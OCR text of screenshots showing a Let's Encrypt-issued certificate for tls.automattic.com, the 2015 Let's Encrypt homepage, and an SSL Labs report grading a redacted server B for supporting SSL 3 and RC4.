


DST Root CA X3
↳ Let's Encrypt Authority X3
↳ tls.automattic.com

tls.automattic.com
Issued by: Let's Encrypt Authority X3
Expires: Sunday, July 3, 2016 at 7:43:00 AM Eastern Daylight Time
✓ This certificate is valid

▼ **Details**

Subject Name	
Common Name	tls.automattic.com
Issuer Name	
Country	US
Organization	Let's Encrypt
Common Name	Let's Encrypt Authority X3



Let's Encrypt is a new Certificate Authority:

It's free, automated, and open.

Arriving September 2015

FROM OUR BLOG

Jul 1, 2015

ISRG Legal Transparency Report, January 2015 - June 2015

The trust of our users is ISRG's most critical asset. Transparency regarding legal requests is an important part of making sure our users can trust us, and to that end we will be publishing reports twice annually.

Read more

Jun 16, 2015

Let's Encrypt Launch Schedule


Let's Encrypt has reached a point where we're ready to announce our launch schedule.

Read more

MAJOR SPONSORS

DONATE

https://www.ssllabs.com/



You are here: Home > Projects > SSL Server Test > [redacted]

SSL Report: [redacted]

Assessed on: Mon Apr 06 11:57:40 PDT 2015 | HIDDEN | Clear cache

Scan Another »

Summary

Overall Rating

B

Certificate	100
Protocol Support	70
Key Exchange	90
Cipher Strength	60


Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server uses SSL 3, which is obsolete and insecure. Grade capped to B. MORE INFO »

Certificate has a weak signature and expires after 2016. Upgrade to SHA2 to avoid browser warnings. MORE INFO »

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to B.

This server accepts the RC4 cipher, which is weak. Grade capped to B. MORE INFO »



Configuration

Protocols

TLS 1.2	No
TLS 1.1	No
TLS 1.0	Yes
SSL 3 **INSECURE**	Yes
SSL 2	No

